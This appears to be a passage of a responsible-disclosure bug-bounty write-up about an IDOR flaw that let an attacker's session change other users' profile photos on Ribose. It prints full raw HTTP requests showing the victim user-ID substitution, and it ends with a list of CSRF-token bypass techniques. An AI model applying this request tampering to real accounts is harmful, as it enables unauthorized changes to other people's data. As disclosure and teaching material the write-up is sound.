
```
-----------------------------163964849110620299331800493714

Content-Disposition: form-data; name="authenticity_token"

<very_long_authenticity_token_overhere>==
```

<REDACTED – Information related the size of the picture>

Table 4 Upload Request of User's Photo Profile

When the request has been send into the server, then the server will give a "success" response.

Here are the sample of valid request from our own session to upload our own photo profile:




```
POST
/people/users/0b03d802-3e29-4564-af06-0fe46d3a6b4d/avatar?_rr=indigolocal
_AF23F6838&_rv=52dde6a5 HTTP/1.1
Host: www.ribose.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token:
8fG/O+4oUr6qdout7FBWYJxW+ykW4f5xlQJAJMm+24eS0sKlkBtBi60lxNC4BonH/WjhBpquX
tGYAGZKgmqzHw==
X-CSRF-Param: authenticity_token
X-Requested-With: XMLHttpRequest
Referer: https://www.ribose.com/
Content-Length: 37306
Content-Type: multipart/form-data;
boundary=---------------------------163964849110620299331800493714
Cookie: _r=128e411fb42415fed9aa513ccc00d22a
DNT: 1
Connection: close

-----------------------------163964849110620299331800493714
Content-Disposition: form-data; name="avatar[data]";
filename="Circle.png"
Content-Type: image/png

�PNG

 IHDR . 9 �gU    pHYs % %IR$� +iCCPhotoshop ICC
profilex�WwTS��$��� � z � �� �0 B  � B���q �. ���� ��
�` {�����8X����������xk��Z7k�}��� Pw�I$ � P(�I "��i� \V'H P� �y

��M��� �� %�B�8 I|�T 0�XL�Id�5iZz �T ����Ft� � ��4)! `� Jl O� p�pK
g ~.Op:�*,, �l�Y �Y�9y��a�� � **� ��}
 �C5��s��     tbW~Qt 6@  g��� ��"0�o��#� �=��� z /4 � @��� �+O
(�d�H �4���E
���RaIX� � F� �\(.�  �E�Q4�PYnR��'y�T� � ��%��y��e�!�C �<! �%@�
```

```
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com; font-src
assets-0-us-d1bd645.ribose.com assets-1-us-d1bd645.ribose.com
assets-2-us-d1bd645.ribose.com assets-3-us-d1bd645.ribose.com 'self'
fonts.gstatic.com data:; frame-src 'self' disqus.com www.google.com
player.vimeo.com player.vimeocdn.com 'unsafe-inline'; img-src
ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com
d1gawffqvgocp.cloudfront.net d39dctg15dpwi0.cloudfront.net
d2tlxd9vj1e3lc.cloudfront.net d1q39v8p552423.cloudfront.net
referrer.disqus.com a.disquscdn.com www.google-analytics.com
csi.gstatic.com maps.googleapis.com maps.gstatic.com 'self'
*.ribose.com data:; script-src ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com ajax.googleapis.com
a.disquscdn.com code.jquery.com ribose.disqus.com
www.google-analytics.com maps.googleapis.com www.gstatic.com
*.newrelic.com *.nr-data.net www.google.com 'self' 'unsafe-inline'
'unsafe-eval' *.ribose.com; style-src assets-0-us-d1bd645.ribose.com
assets-1-us-d1bd645.ribose.com assets-2-us-d1bd645.ribose.com
assets-3-us-d1bd645.ribose.com 'unsafe-inline' a.disquscdn.com
fonts.googleapis.com 'self'; report-uri /csp_reports
Expires: Fri, 01 Jan 1990 00:00:00 GMT
X-Powered-By: Ribose
Server: Ribose
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 165

{"id":2359,"width":814,"height":825,"last_resize_info":{"rotate":"0","x":
"0","y":"11","width":"814","height":"814","scaleX":"1","scaleY":"1"},"ge
nerate_status":null}
```

Figure 6 Valid Session to Upload our own Photo Profile

4.2.3. After we get this valid request, then all we need to upload the picture into the victim's photo profile is just replacing our own user ID to victim's user ID. Here is the photo upload sample to victim with Attacker's session:



```
POST
/people/users/14949598-8f8a-49de-86e8-81ce176cd6e9/avatar?_rr=indigolocal
_AF23F6838&_rv=52dde6a5 HTTP/1.1
Host: www.ribose.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token:
8fG/O+4oUr6qdout7FBWYJxW+ykW4f5xlQJAJMm+24eS0sKlkBtBi60lxNC4BonH/WjhBpquX
tGYAGZKgmqzHw==
X-CSRF-Param: authenticity_token
X-Requested-With: XMLHttpRequest
Referer: https://www.ribose.com/
Content-Length: 37306
Content-Type: multipart/form-data;
boundary=---------------------------163964849110620299331800493714
Cookie: _r=128e411fb42415fed9aa513ccc00d22a
DNT: 1
Connection: close

-----------------------------163964849110620299331800493714
Content-Disposition: form-data; name="avatar[data]";
filename="Circle.png"
Content-Type: image/png

�PNG

 IHDR . 9 �gU    pHYs % %IR$� +iCCPPhotoshop ICC
profilex[illegible]WwTS��[illegible]$��� � z � �� �0 B  � B����q �. �[illegible]�� ��
�` {�����8X����������xk��Z7k[illegible]}��[illegible]� Pw�I$ � P(�I "��i� \V'H P� �y

��M����  �� %�B�8 I|�T 0�XL�Id�5iZz �T ����Ft� � ��4)! `� Jl 0� p�pK
g ~.Op:�*,, �l�Y �Y�9y��a�� � **� ��}
 �C5��s��     tbW~Qt 6@ g��� ��"0�o��#� �=��� z /4 � @���� �+0
(�d�H �4���E
���RaIX� � F� �\(.�  �E�Q4�PYnR��'y�T� � ��%��y��e�!�C �<! �%@�
```

```
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com; font-src
assets-0-us-d1bd645.ribose.com assets-1-us-d1bd645.ribose.com
assets-2-us-d1bd645.ribose.com assets-3-us-d1bd645.ribose.com 'self'
fonts.gstatic.com data:; frame-src 'self' disqus.com www.google.com
player.vimeo.com player.vimeocdn.com 'unsafe-inline'; img-src
ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com
dlgawffqvgocp.cloudfront.net d39dctgl5dpwi0.cloudfront.net
d2tlxd9vjle3lc.cloudfront.net d1q39v8p552423.cloudfront.net
referrer.disqus.com a.disquscdn.com www.google-analytics.com
csi.gstatic.com maps.googleapis.com maps.gstatic.com 'self'
*.ribose.com data:; script-src ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com ajax.googleapis.com
a.disquscdn.com code.jquery.com ribose.disqus.com
www.google-analytics.com maps.googleapis.com www.gstatic.com
*.newrelic.com *.nr-data.net www.google.com 'self' 'unsafe-inline'
'unsafe-eval' *.ribose.com; style-src assets-0-us-d1bd645.ribose.com
assets-1-us-d1bd645.ribose.com assets-2-us-d1bd645.ribose.com
assets-3-us-d1bd645.ribose.com 'unsafe-inline' a.disquscdn.com
fonts.googleapis.com 'self'; report-uri /csp_reports
Expires: Fri, 01 Jan 1990 00:00:00 GMT
X-Powered-By: Ribose
Server: Ribose
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 165

{"id":2361,"width":814,"height":825,"last_resize_info":{"rotate":"0","x":
"0","y":"11","width":"814","height":"814","scaleX":"1","scaleY":"1"},"ge
nerate_status":null}
```

Figure 7 Uploading the Photo with Attacker's User ID

As we could see from the picture above, the Attacker's session has successfully to be used to upload the picture into the other photo profile.

V. RECOMMENDATION

Ensuring that every session is only functioning for its own account (couldn't be used by other users) would surely be a recommendation that can be implemented to cover the existed vulnerability.

VI. RESPONSE

Ribose has responded the issue very fast and also offer the compensation of reward into another (cool) one (since at that time, there is a little issue about the swag).

They also fix the issue very fast (around one month) even the deploy need more time.

VII. ADDITIONAL INFORMATION

For completing the explanation, we upload the (unlisted) PoC Video that could be seen at Youtube:

- Unrestricted Deletion to other Photo Profile: https://youtu.be/dxv6Uj9_xsw
- Unrestricted Changes to other Photo Profile: https://youtu.be/ItlQg4lulnw

VIII. LESSON LEARNED

- Always try to changing our User ID into another User ID (as long the victim's ID are easily predicted or could be found) even the targeted application has implement the CSRF Token that commonly used for restrict the session.

  In this case, Ribose has implement the unique User ID, CSRF Token (at header), and another custom header (CSRF Param) as a protection that looks hardcore to be bypassed. But, surprisingly, the design could be bypass by changing the User ID.
- Generally, the things that we will do related the IDOR / CSRF bypass are:
  - Just changing the parameter without thinking about the CSRF Token even the CSRF Token itself is exist at the application;
  - Delete the CSRF Token (there is a possibility if the design could work without any CSRF Token even the application has implement it);
  - Change the Victim's CSRF Token to the Attacker's CSRF Token (there is also a possibility if the action that conducted by victim could be processed by Attacker's CSRF Token);
  - And so many cool method that could be seen at: https://haiderm.com/10-methods-to-bypass-cross-site-request-forgery-csrf/